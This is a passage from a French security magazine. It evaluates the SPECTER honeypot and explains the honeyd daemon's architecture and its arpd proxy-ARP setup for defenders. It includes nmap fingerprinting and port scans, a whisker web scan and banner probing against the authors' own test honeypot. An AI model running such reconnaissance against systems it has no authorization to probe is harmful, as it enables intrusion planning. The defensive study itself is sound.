Chaque changement de configuration doit être validé en actionnant le bouton "Reconfigure".

EVALUATION DE SPECTER

Nous allons évaluer les fonctionnalités de base pour ce pot de miel. Les outils utilisés sont des logiciels classiques disponibles en téléchargement sur l'Internet. Ils sont utilisés afin de faire réagir SPECTER. L'idée de cet article n'est évidemment pas de réaliser une attaque furtive ou invisible, mais bel et bien de générer des traces.



SYSTÈME D'EXPLOITATION

Toute attaque commence par une phase de renseignement de l'architecture distante. Prenons le cas du *fingerprinting*, c'est-à-dire la détection du système d'exploitation distant grâce à la signature de sa pile IP active. Notre SPECTER est installé sur un Windows 2000 Pro mais simule un serveur Linux en mode "open". Son adresse IP se termine par 17.124. Le logiciel `nmap` peut réaliser simplement ce test de fingerprinting :

```
# nmap -O 160.192.17.124 -> Remote operating system guess:
Windows Millennium Edition (Me), Win 2000, or WinXP
```

Nous concluons rapidement que SPECTER ne se substitue pas à la pile IP native de la plateforme d'installation. Les scanners automatiques ne seront donc pas leurrés par SPECTER. Quel que soit l'OS simulé, l'attaquant voit l'OS de la machine support.

SERVICES OUVERTS

La phase suivante est la détection des ports et services actifs sur le serveur à attaquer. Notre pot de miel simule les services Telnet, Web et Mail. Le même outil `nmap` va détecter les principaux ports ouverts :

```
# nmap 160.192.17.124 (The 1612 ports scanned but not shown
below are in state: closed) Port State Service 22/tcp open ssh
23/tcp open telnet 25/tcp open smtp 53/tcp open domain 80/tcp
open http 111/tcp open sunrpc 135/tcp open loc-srv 139/tcp open
netbios-ssn 143/tcp open imap2 445/tcp open microsoft-ds
54320/tcp open bo2k
```

Nous retrouvons les services émulés et les ports (*traps*) ouverts, mais également les services non désirés : ceux de Windows (135, 139 et 445).

L'outil `whisker` sert à scanner les faiblesses d'un serveur Web :

```
# perl whisker.pl -h http://160.192.17.124
- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net -
= - = - = - = - = - =
= Host: 160.192.17.124
= Server: Apache/1.3.9 (Unix)
```

La bannière renvoyée par SPECTER simule correctement un serveur Web Apache sous Unix.

Sur le même principe, SPECTER renvoie une bannière cohérente pour le service SMTP :

```
# telnet 160.192.17.124 25
--> connected ESMTP - sendmail
```

En revanche, aucune commande SMTP ne fonctionne : `EXPN` et `VRFY` renvoient un message d'erreur.

RÉACTIONS ET ALERTES

La fonctionnalité de remontée d'alarme par email est très simple avec SPECTER. Le contenu du mail est synthétique, mais un scanner classique de type Languard (**www.gfi.com**) provoque hélas une avalanche de mails correspondant à des faux positifs. Le pot de miel ne possède alors aucun avantage par rapport à un IDS. SPECTER est séduisant par sa simplicité de mise en œuvre : l'email est envoyé au destinataire mentionné sur le tableau de bord et comporte le résultat du test "Intelligence". Si SPECTER est sur l'Internet, il est possible d'envoyer un SMS ou un email sur un téléphone mobile d'astreinte par exemple.

Languard permet de visualiser très rapidement les faiblesses du serveur : la version du système d'exploitation et ses *patches*, les services actifs et leurs versions. Il collecte les bannières et essaie automatiquement les commandes classiques (`EXPN` et `VRFY` par exemple). En moins de 3 minutes, l'attaquant découvrira les incohérences et donc la supercherie.

RETOUR D'EXPERIENCE

PÉDAGOGIE


Comme tout pot de miel, SPECTER permet d'assurer simplement et visuellement les trois problématiques suivantes :

❶ La surveillance : L'attention des attaquants est assurée, quelle soit automatique (scanner) ou humaine (incohérence flagrante).

❷ La collecte d'information : Les tentatives de connexions sont tracées et leurs auteurs sont identifiables grâce à des réactions automatiques.

❸ L'analyse des informations : L'analyse est possible en centralisant les informations (*post-mortem* ou *forensics*) provenant des différents pots de miel ou autres IDS.

Apprendre à réagir en cas d'intrusion n'est pas une chose évidente. Il faut un bagage technique système, réseau et applicatif conséquent. SPECTER permet de détecter rapidement l'utilisation de certains outils automatiques, le comportement de *scripts kiddies* ou d'attaquants sophistiqués. La veille technologique est un moyen efficace à travers ce logiciel pour anticiper les problèmes quotidiens sur l'Internet. SPECTER permet d'appréhender visuellement et en temps réel les actions possibles d'un *rootkit*, d'un scanner, d'un *backdoor*, d'un exploit, etc. Il peut être utilisé sur une plateforme composée d'un IDS et d'un analyseur réseau et d'un poste "attaquant". Les prérequis nécessaires à la bonne compréhension d'un pot de miel sont des prérequis minimum en matière de SSI, d'administration système et réseau et de supervision réseau (TCP/IP, sécurité système et réseau, administration Unix et Windows).



Résultat d'un scan Languard sur SPECTER

SUR INTERNET

Lors d'une expérience récente réalisée par messieurs Sebastien, Taillefer et Ciavarella, SPECTER a été installé sur une liaison câble Internet 512Kb/s pendant 7 jours, 24h/24. Nous n'avions pas d'adresse IP permanente sur la période, la connexion par le fournisseur d'accès à l'Internet ne le permettant pas. Le site Web factice était un pseudo-site relatif à la sécurité informatique, avec une page d'accueil sobre, type de celle que l'on rencontre sur des URL cachées pour les potentiels attaquants manuels.

Nous n'avons pas cherché à masquer la présence de SPECTER (balises Meta de la page Web, bannières). Sur la période, le logiciel a enregistré 955 intrusions. La moitié des connexions était automatique, par des virus ou des scans. Un faible pourcentage des tentatives était manuel. Le honeypot a bien réagi aux tentatives d'*overflow* pour casser les mots de passe (service Telnet).

SPECTER ne peut suivre la totalité de la route IP des attaquants (nombre de bonds limité à 15). Des virus comme NIMDA ont attaqué SPECTER. Certains attaquants ont laissé leurs "marques" (message d'un pirate "Uj wan w dupe!!"), preuve que SPECTER a été vu comme une machine factice. Notre site non répertorié a fait l'objet d'environ 1000 intrusions, dont la majorité venaient du territoire français sous HTTP (IIS ciblé).

SENSIBILISATION DES ADMINISTRATEURS

Que cherchons-nous ? Avant toute chose, il faut apprendre à reconnaître techniquement nos ennemis, savoir comment ils opèrent, ce qu'ils cherchent comme informations sur un serveur. SPECTER nous apprend alors à mieux détecter et mieux se protéger. L'écoute de ports n'est pas une technique nouvelle pour les administrateurs. Des outils comme "netcat" rendent les mêmes services, mais d'une manière moins visuelle. Un pot de miel bas de gamme va permettre d'attraper des vers de type CodeRed sans aucun développement supplémentaire.

CONCLUSION

C'est un sujet d'actualité qui est accessible à tous grâce à des logiciels de la gamme de SPECTER. Ce système de leurre permet de récupérer des informations sur les méthodes, tactiques et outils des attaquants dans un environnement accessible sous Windows. Dans le cas de SPECTER, comme dans le cas d'un antivirus, d'un détecteur d'intrusion ou d'un firewall, il faut :

- intégrer SPECTER dans son architecture de sécurité ;
- souscrire un abonnement de mise à jour périodique du logiciel ;
- mettre à jour le système d'exploitation support ;
- surveiller les multiples alertes.

Il serait risqué de se croire en meilleure sécurité après l'installation d'un pot de miel, car comme nous l'avons illustré, un attaquant va très vite détecter SPECTER. C'est un honeypot à faible niveau d'interaction. Nous avons constaté ses limites. Les actions d'intelligence qu'il propose sont simples et limitées (scan limité à 40 ports), mais ont l'avantage d'être automatiques et accessibles. Sa plus grande faiblesse est sa signature par fingerprinting. Il doit absolument être configuré en simulant l'OS de la machine hôte. Outre le faible risque qu'il génère pour son environnement, son atout principal réside dans l'excellent rapport qualité/prix du produit et dans sa simplicité d'administration. Il convient parfaitement dans un cadre de sécurisation d'un site opérationnel en étant déployé à 2 ou 3 endroits du réseau pour faire office de sentinelle. Il respecte les fondamentaux des pots de miel et mérite d'être utilisé en milieu pédagogique.

Thierry Martineau

thierrymartineau@yahoo.fr

Honeyd

Découvrez le démon honeyd, fruit du travail de Niels Provos, capable de simuler des machines et des réseaux virtuels afin de leurrer les pirates.

Comparable aux pots à miel fondés sur un principe de machine virtuelle, comme ceux réalisés avec UML ou VMWare, honeyd propose de tromper les éventuels intrus grâce à un démon capable d'émuler des hôtes ou des réseaux virtuels. Ainsi, la machine sur laquelle tourne honeyd peut héberger jusqu'à 65536 hôtes virtuels, selon l'initiateur du projet. Cela permet d'une part de pouvoir créer des architectures réseau relativement complexes et longues à explorer pour le pirate, mais aussi, plus simplement, de noyer dans la masse les machines réelles en production du Système d'Information supervisé.

Bien sûr, ces hôtes virtuels peuvent être configurés à différents niveaux afin d'accroître le réalisme d'un tel leurre, et de varier la nature des cibles factices offertes aux pirates ; ainsi, honeyd permet, pour chaque hôte virtuel, de définir une *personnalité*, c'est-à-dire de faire en sorte que l'hôte en question semble tourner sous un système d'exploitation donné. De plus, il est possible d'émuler certains services, en acceptant des données envoyées sur un port déterminé et en les redirigeant vers un programme adéquat.

Un hôte virtuel créé par honeyd peut donc répondre au ping, émuler des services TCP ou UDP, et imiter le comportement de la pile réseau de certains systèmes d'exploitation.

Déjà intéressantes, ces fonctionnalités sont loin d'être les seules offertes par honeyd. En effet, ce démon permet l'émulation de réseaux complets, c'est-à-dire qu'il introduit la notion de routage : il est possible de spécifier qu'un sous-réseau donné est accessible par un routeur virtuel, que ce sous-réseau autorise à son tour l'accès à d'autres sous-réseaux via un autre routeur virtuel, et ainsi de suite... Il est alors relativement aisé de simuler des architectures réalistes, notamment grâce à la possibilité d'émuler des latences ou des pertes de données.

Résolument orienté vers une simulation de réseaux et de systèmes, honeyd appartient à la famille des pots à miel dite à faible interaction, puisqu'il se concentre sur cette facette précise d'un système ; il offre néanmoins de très intéressantes possibilités, que vous découvrirez dans cet article.

ARCHITECTURE INTERNE

VISION SIMPLIFIÉE

Le modèle d'architecture interne de honeyd peut se représenter sous forme de sous-ensembles jouant chacun leur rôle, comme on peut le voir sur la **figure 1** (voir page suivante).

Pour expliquer de manière simplifiée ce fonctionnement, honeyd écoute le réseau, regarde les paquets allant vers les systèmes simulés, les envoie vers des gestionnaires ICMP, TCP ou UDP préparant les réponses, sachant que pour TCP et UDP, il peut alors aussi simuler des services. Enfin, avant de quitter honeyd, les paquets sont travaillés pour avoir une empreinte réseau très proche des systèmes simulés (un faux Windows enverra par exemple des paquets ayant l'air de venir d'une pile IP Windows). Ce système d'empreinte ainsi que les décisions de services et systèmes à simuler sont présentes dans des fichiers de configuration associés à honeyd.

Ce résumé rapide sur le fonctionnement interne de honeyd étant fait, voyons en détail son architecture interne en reprenant les éléments précédents. Notons qu'il n'est pas forcément nécessaire de maîtriser les notions et les détails suivants pour utiliser honeyd. Un lecteur ne connaissant pas bien TCP/IP ou désirant s'amuser directement avec honeyd pourra passer au chapitre suivant (Installation).

INTERCEPTION RÉSEAU

Pour pouvoir agir, le démon honeyd commence par la mise en place d'une interception des paquets nécessaires via la bibliothèque libpcap. Par exemple, pour une interface Ethernet, honeyd cherche à récupérer le trafic IP dont l'adresse MAC source n'est pas celle de la machine hébergeant honeyd :

```
honeyd[840]: listening on eth0: ip  and not ether src 00:06:5b:26:00:ab
```

Il cherche à récupérer ainsi les paquets destinés aux machines virtuelles qu'il simule (voir honeyd_recv_cb() dans honeyd.c). Pour chaque interception réussie, honeyd utilise un système permettant de gérer les paquets reçus grâce à une sorte de *dispatching* décidant quoi faire avec le paquet.

Trois questions à Niels Provos

misc Pourquoi et comment t'es-tu intéressé aux honeypots ?

NP *La sécurité des réseaux m'intéresse depuis très longtemps. Cependant, les NIDS souffrent trop souvent de taux élevés de faux positifs, et introduire les honeypots comme capteurs réseaux peut améliorer les NIDS et aussi offrir d'extraordinaires possibilités en recherche réseau. Honeyd est intéressant grâce à sa capacité à créer des machines virtuelles qui imitent la pile réseau d'autres systèmes d'exploitation.*

misc Crois-tu vraiment aux honeypots ? (En d'autres mots : d'après toi, sont-ils réellement utiles pour améliorer la sécurité ou ne sont-ils que des outils utilisés par les férus d'informatique pour apprendre les techniques des pirates ? Cette question revient souvent à cause d'un scepticisme général à propos des honeypots et en particulier dans le monde de l'entreprise)

NP *Les honeypots sont comme des maisons de poupées virtuelles autour desquelles on peut observer les ennemis rôder. Je suis plus intéressé par les aspects de leurres réseaux et de capteurs réseaux. Pour ce genre d'utilisation, les honeypots peuvent détecter des flux réseaux malveillants ou consommer les ressources des agresseurs, etc.*

misc Quel peut être le futur des honeypots ? Que t'attends-tu à voir dans ce domaine ?

NP *Je pense que les honeypots joueront un rôle important sur des réseaux déployant des capteurs de sécurité à grande échelle, et qu'ils seront des outils essentiels de mesure d'activité réseau.*

GESTION DE IP

Quelques vérifications basiques sont effectuées pour valider le datagramme IP reçu (taille). Lorsque le paquet est censé traverser des routeurs simulés, la possibilité de décrémenter le TTL est offerte avec une émission de paquets ICMP TIME EXCEEDED si nécessaire, sachant qu'en plus, une simulation de paquets perdus ou de latence réseau est possible afin de rendre encore plus réalistes ces faux réseaux.


Ensuite, pour chaque machine simulée, `honeyd` recherche le modèle de configuration qui lui est associé (les *templates* dans le langage de `honeyd`) ou lui en attribue un par défaut. Ce modèle est très important puisqu'il suivra la gestion du paquet reçu jusqu'à l'éventuelle émission de la réponse de `honeyd`. Les modèles sont définis dans le fichier de configuration de `honeyd`, comme nous le verrons ci-après.

Puis, en se fondant sur les informations datagramme IP reçues (voir `honeyd_dispatch()` dans `honeyd.c`), `honeyd` envoie respectivement les paquets TCP, UDP ou ICMP à des sous-systèmes capables de gérer ces types de paquets (voir `tcp_recv_cb()`, `udp_recv_cb()`, `icmp_recv_cb()` dans `honeyd.c`). Les autres paquets (IGMP, IP dans IP, etc.) sont ignorés et logués comme tentative de *scan* (voir `honeyd_log_probe()` de `log.c`).

En ce qui concerne la fragmentation, la politique par défaut de `honeyd` consiste à accepter les fragments et à résoudre les écrasements de fragments (*overlaps*) en faveur des données plus vieilles, mais ces choix sont configurables à volonté comme nous le verrons plus loin.

GESTION DE ICMP

Concernant les paquets ICMP, `honeyd` ne savait gérer en entrée que les ICMP de type ECHO ou PORT UNREACHABLE, jusqu'à l'arrivée du support de `xprobe` **[XPROBE02]**, dont nous parlerons plus loin au niveau des aspects personnalités. Depuis, `honeyd` sait aussi gérer les requêtes ICMP de type TIMESTAMP, MASK et INFO.



Architecture interne de honeyd

GESTION DE TCP

Au niveau TCP, honeyd possède une machine TCP à état simplifié lui permettant de gérer les ouvertures de sessions via le *three way handshake* et les fermetures via les FIN et les RST. Un système simplifié de suivi de fenêtre TCP est inclus. Enfin, si la fausse pile simulée pour un OS donné impose à honeyd de gérer des *timestamps* TCP, on peut spécifier un *uptime* ou laisser honeyd en choisir un par défaut au hasard entre 0 et 20 jours.

GESTION DE UDP

Au niveau UDP, la gestion d'un paquet arrivant sur un port fermé est fournie, avec l'envoi d'une réponse ICMP PORT UNREACHABLE, très pratique notamment pour les *traceroute* UDP.

CONNEXIONS SUR UDP ET TCP

Pour TCP et UDP, honeyd peut établir des connexions vers des services. Ces services peuvent être des programmes externes, qui reçoivent alors les données réseau dans leur entrée standard stdin et répondent vers le réseau via leur sortie standard stdout, sachant que la sortie d'erreurs stderr est utilisée pour envoyer des informations que honeyd garde au niveau des traces (*logs*) de sécurité. Cette bascule entre les programmes appelés par honeyd et le réseau est assurée par honeyd et se configure très simplement, comme nous le verrons plus loin. honeyd est ainsi capable de reconnaître des paquets faisant partie d'une session existante avec un programme déjà lancé ou des nouveaux paquets demandant ainsi le lancement d'un programme externe.

En plus de cette possibilité d'établir des connexions avec un programme jouant le rôle d'un service, honeyd peut rediriger les paquets dynamiquement vers un autre service. A titre d'exemple technique, il est possible de dire que tous les flux TCP entrant vers un port 22 (service SSH) sont renvoyés vers le port 22 de l'attaquant, ce dernier s'agressant lui-même dans ce cas (probablement illégal car si le pirate a lancé une attaque, on lui renvoie cette dernière vers lui, devenant ainsi nous-mêmes attaquants).

GESTION DU ROUTAGE

honeyd est capable de simuler des architectures réseaux assez complexes permettant de coller à la plupart des topologies classiques IP. En effet, il peut être utilisé pour gérer différents sous-réseaux mais surtout pour gérer les routages associés.

Ce routage est assuré par un arbre dont la racine correspond au point d'entrée des paquets sur le réseau virtuel. Chaque nœud intermédiaire de l'arbre joue le rôle d'un routeur, chaque branche joue le rôle d'un lien réseau ayant une certaine latence et un certain taux de paquets perdus, et chaque feuille joue le rôle d'un sous-réseau.

Ainsi, lorsqu'un paquet arrive sur un honeyd simulant une telle structure réseau, il entre dans l'arbre par la racine jusqu'à ce qu'il tombe sur un nœud contenant l'IP destination visée. Pour chaque lien traversé, la latence réseau et le taux de perte réseau est accumulé, permettant au final de déterminer si le paquet sera jugé comme perdu ou s'il doit attendre un moment.

De plus, honeyd décrémente le TTL du paquet à chaque routeur traversé envoyant éventuellement un ICMP TIME EXCEEDED sur un TTL de zéro, avec comme IP source celle du routeur intermédiaire ne pouvant plus router le paquet plus loin.

Cette gestion de routage offre un réalisme réellement déconcertant pour un attaquant éloigné croyant descendre toujours plus profondément dans les arcanes d'un soi-disant vrai réseau...

GESTION DES PERSONNALITÉS

Vous avez déjà probablement entendu parler de comportements de piles réseaux et du fait qu'elles trahissent leur identité, permettant à un agresseur de deviner à distance le système d'exploitation tournant, à l'aide de nombreux paramètres (TCP MSS, TTL, numéros de séquences TCP, etc.). Pour se protéger, certains systèmes ont la capacité de jouer le rôle de véritables caméléons réseaux, permettant ainsi de faire croire à un attaquant qu'ils tournent sur un OS donné, différent du vrai OS **[IPPERS99]**.

honeyd est lui aussi capable de transformer son comportement via un moteur de changement de personnalité réseau (notion de "*personality*", voir notamment dans personality.c). Cette modification de comportement est possible de manière indépendante pour chaque machine simulée. On pourra par exemple simuler un Linux et un Windows NT sur un même honeyd. A cet effet, il retient un état pour chacune des machines simulées : génération des numéros de séquence TCP initiaux, heure de démarrage (utilisée notamment sur certains systèmes pour la mesure de *l'uptime* via l'option Timestamps de TCP définie dans la RFC 1323), numéro d'identification IP, etc.

En utilisant le fichier de configuration de l'outil nmap **[NMAP98]** contenant les signatures des différents OS, honeyd sait comment réagir d'un point de vue réseau avant de répondre à une machine distante. En demandant au démon honeyd de jouer le rôle d'un système donné, il s'appuie sur ces signatures et adapte sa réponse réseau. Si vous regardez un fichier de signatures nmap, vous verrez qu'il contient neuf tests à lancer pour chaque OS en définissant la réponse censée être récupérée :

- **Tseq :** test au niveau des numéros de séquences TCP initiaux, les fameux ISN (*Initial Sequence Numbers*).
- **T1 à T7 :** tests de paquets envoyés à des ports ouverts et fermés avec d'éventuelles options TCP et des *flags* TCP bien choisis.
- **PU :** test de la réponse ICMP reçue en retour d'un paquet UDP envoyé vers un port fermé.

Ces signatures permettent à honeyd de savoir comment répondre en se faisant passer pour un système choisi.

De plus, honeyd gère la taille de la fenêtre initiale des paquets TCP à l'aide des signatures de nmap, puis ajuste cette taille de fenêtre

en fonction des données TCP "bufferisées". Les options TCP éventuellement présentes dans une signature sont utilisées si elles ont été correctement initialisées pendant l'établissement de la session TCP. Les Timestamp TCP sont eux aussi mis à jour grâce aux éventuelles signatures.

Le fameux champ ID identifiant les datagrammes IP pour éventuellement reconnaître des flux IP fragmentés entre eux est géré de différentes manières au niveau de honeyd, pour coller au plus proche les différentes piles IP simulées. Il peut par exemple augmenter l'ID de manière séquentielle, positionner l'ID à zéro, le générer aléatoirement, etc.

Au niveau des ISN (Tseq), nmap essaie d'obtenir 6 ISN et recherche la façon dont ils se suivent via les différences entre ces nombres : différence constante, différences multiples d'une constante, différences dépendantes du temps, différences aléatoires. C'est pour cela que, pour chaque honeypot simulé par honeyd, ce dernier doit se rappeler du dernier numéro ISN et de l'heure de sa génération, afin de construire les prochains ISN en fonction de la signature à adopter.

Au niveau ICMP, honeyd travaille la personnalité sur les paquets à envoyer de type DESTINATION UNREACHABLE ayant le code PORT UNREACHABLE. Usuellement, quand une telle réponse est envoyée suite à un paquet UDP entrant, il contient l'en-tête IP et UDP (8 premiers octets) du paquet UDP entrant qui a généré cette erreur. En utilisant la ligne PU de nmap vue précédemment, honeyd sait comment il doit écrire cet en-tête IP et ces 8 premiers octets de l'en-tête UDP ajoutés comme "données" dans un tel paquet ICMP. En effet, certains systèmes modifient cette copie du paquet entrant en changeant par exemple l'ordre dans les octets (ntohs), ce qui est une "erreur" que honeyd sait imiter à la perfection. De plus, honeyd sait jouer sur les TTL de ces paquets d'erreurs ICMP tels qu'ils sont définis dans les signatures de l'outil Xprobe.

Vu que honeyd gère à la fois les signatures de Xprobe (xprobe2.conf) et de Nmap (nmap.prints), et que ces programmes n'ont pas la même façon de nommer un même système d'exploitation, honeyd possède un fichier permettant d'associer l'un et l'autre (nmap.assoc), qui n'a d'ailleurs pas dû être facile à écrire et qui risque de ne pas être facile à maintenir...

Un travail conséquent a été réalisé dans le cadre de cette gestion des personnalités pour leurrer la plupart des outils et méthodes de *fingerprint* actuelles (nmap, xprobe, etc.), et on peut penser qu'encore beaucoup d'efforts y seront consentis dans le futur, honeyd souffrant éventuellement de quelques problèmes qu'un expert distant pourrait reconnaître.

INSTALLATION

Pour les besoins de l'article, nous avons installé honeyd 0.5 sur OpenBSD (3.2), FreeBSD (4.5) et Linux (2.4.20) ; cependant, de manière générale, ce démon est supposé tourner sur Linux et la famille BSD (Windows prévu, premier portage de test effectué).

L'INDISPENSABLE

Pour être menée à bien, l'installation nécessite les bibliothèques libevent **[EVENT]**, libdnet **[DNET]** et libpcap **[PCAP]**.

Développée par Niels Provos, tout comme honeyd, la bibliothèque libevent fournit une API permettant d'associer une fonction de *callback* à un événement donné (*time-out*, signal, événement sur un descripteur de fichier...). Plus d'informations sont disponibles à cette adresse : **http://www.monkey.org/~provos/libevent/**.

Quant à la bibliothèque libdnet, nous la devons à Dug Song ; elle offre une interface pour différentes fonctionnalités liées au réseau, depuis la manipulation du cache arp jusqu'à la gestion de règles de pare-feu, en passant par des opérations de routage. Tout ce que vous avez toujours rêvé de savoir, sans jamais oser le demander, sur libdnet, se trouve ici : **http://libdnet.sourceforge.net/**.

Enfin, on ne présente plus la bibliothèque libpcap, qui permet la capture de paquets, utilisée dans nombre de *sniffers* (**http://www.tcpdump.org/**).

Une fois ces prérequis satisfaits, l'éternel rituel du `./configure, make, make install` compilera et installera honeyd sur votre système. Notons que le README, comme la page du projet, fournit les indications nécessaires au bon déroulement de ces opérations.

Nous voilà donc prêts à simuler moult machines toutes plus attirantes pour le pirate les unes que les autres...
Enfin, presque prêts !

LE PROXY ARP

Avant de pouvoir utiliser honeyd, il peut s'avérer utile d'installer un *proxy* ARP, ce que nous faisons en choisissant arpd. Un tel proxy n'est plus nécessaire lorsque l'hôte où tourne honeyd sert par exemple de passerelle à la machine à tromper, ce qui reste un cas relativement marginal dans la pratique. L'installation du démon arpd nécessite, comme honeyd, les bibliothèques libdnet et libevent.

Tout d'abord, quelle est l'utilité d'un tel proxy ? Le principe est simple : afin de simuler la présence d'hôtes virtuels sur notre LAN et de tromper ainsi les autres machines, il faut être capable de se manifester quand un hôte virtuel est sollicité, pour forcer le trafic qui lui est destiné à passer par nous, le *honeypot*. Or, lorsqu'une machine cherche à en joindre une autre sur son *subnet*, elle passe par une étape primordiale qui est l'association d'une adresse MAC à l'adresse IP de l'interlocuteur désiré. Cette association se fait via une requête ARP (qui a l'adresse IP A.B.C.D ?), à laquelle la machine concernée doit réagir avec une réponse ARP (l'adresse IP A.B.C.D est à l'adresse MAC Z.Y.X.W.V.U) (voir **[ARP02]**).

Dans le cas qui nous intéresse, lorsqu'un hôte virtuel est sollicité, aucune réponse ARP légitime n'est envoyée. Le proxy arpd veille donc à combler cette lacune : on lui spécifie sur quelle interface il doit écouter, et pour quelle plage d'adresses il doit répondre. Dès qu'une requête ARP est émise sur le réseau, et que l'adresse IP correspondante est une de celles gérées par arpd, si elle ne

reçoit pas de réponse légitime (i.e. l'adresse n'est pas celle d'une vraie machine du réseau, qui répondrait alors à la requête), le démon arpd envoie en *broadcast* un message spécifiant que l'adresse MAC recherchée pour cette IP est celle de l'interface pour laquelle il a été configuré. Ainsi, toute nouvelle machine du LAN souhaitant émettre des données vers cette adresse IP saura quelle adresse MAC lui est associée (*modulo* les problèmes de durée de vie de l'information au sein des caches ARP).

Voyons maintenant un exemple illustrant ceci. Sur une machine brice tournent honeyd et arpd (IP : 172.16.8.254, MAC : 00:50:FC:0B:CF:CF). Les deux démons gèrent les adresses du réseau 172.16.8.0/24. Le but est de leurrer un poste kevin ayant pour IP 172.16.8.3 et cherchant à "pinger" l'adresse 172.16.8.5, qui n'est autre que l'hôte virtuel natacha. Notons qu'au début, toutes les tables ARP sont vides.

- Sur brice, lancement des démons :

```
brice:~# arpd -d -i eth0 172.16.8.0/24
arpd[1664]: listening on eth0: arp and (dst net 172.16.8.0/24) and
not ether src 00:50:fc:0b:cf:cf
brice:~# honeyd -d -f config.nice -p nmap.prints 172.16.8.0/24
honeyd[1669]: listening on eth0: ip and (dst net 172.16.8.0/24) and
not ether src 00:50:fc:0b:cf:cf
```

- Sur kevin, lancement du ping :

```
kevin:~$ ping natacha
PING natacha (172.16.8.5): 56 data bytes
```

Un tcpdump préalablement lancé nous fournit les informations suivantes :

```
kevin:~# tcpdump -n arp
tcpdump: listening on eth0
01:13:45.962604 arp who-has 172.16.8.5 tell 172.16.8.3
01:13:45.963467 arp who-has 172.16.8.5 (ff:ff:ff:ff:ff:ff) tell
172.16.8.254
01:13:46.467658 arp who-has 172.16.8.5 (ff:ff:ff:ff:ff:ff) tell
172.16.8.254
01:13:46.954283 arp who-has 172.16.8.5 tell 172.16.8.3
01:13:47.954289 arp who-has 172.16.8.5 tell 172.16.8.3
01:13:47.954726 arp reply 172.16.8.5 is-at 0:50:fc:b:cf:cf
01:13:47.955131 arp who-has 172.16.8.5 tell 172.16.8.254
01:13:47.956128 arp who-has 172.16.8.3 tell 172.16.8.254
01:13:47.956149 arp reply 172.16.8.3 is-at 8:0:46:59:52:d4
01:13:48.947557 arp who-has 172.16.8.5 tell 172.16.8.254
01:13:49.947568 arp who-has 172.16.8.5 tell 172.16.8.254
01:13:52.954286 arp who-has 172.16.8.5 tell 172.16.8.3
01:13:52.956406 arp reply 172.16.8.5 is-at 0:50:fc:b:cf:cf
```

Peu après, toujours sur kevin, nous voyons les réponses à notre ping arriver, et observons notre table arp :

```
kevin:~$# arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
172.16.8.254     ether   00:50:FC:0B:CF:CF  C               eth0
172.16.8.5       ether   00:50:FC:0B:CF:CF  C               eth0
```

- Si nous nous intéressons aux informations fournies par les démons au niveau de brice, nous observons ce qui suit :

```
brice:~# arpd -d -i eth0 172.16.8.0/24
arpd[1664]: listening on eth0: arp and (dst net 172.16.8.0/24) and
not ether src 00:50:fc:0b:cf:cf
arpd[1664]: arpd_lookup: no entry for 172.16.8.5
arpd[1664]: arpd_send: who-has 172.16.8.5 tell 172.16.8.254
arpd[1664]: arpd_send: who-has 172.16.8.5 tell 172.16.8.254
arpd[1664]: arpd_recv_cb: 172.16.8.5 still discovering (2)
arpd[1664]: arp reply 172.16.8.5 is-at 00:50:fc:0b:cf:cf
arpd[1664]: arp reply 172.16.8.5 is-at 00:50:fc:0b:cf:cf
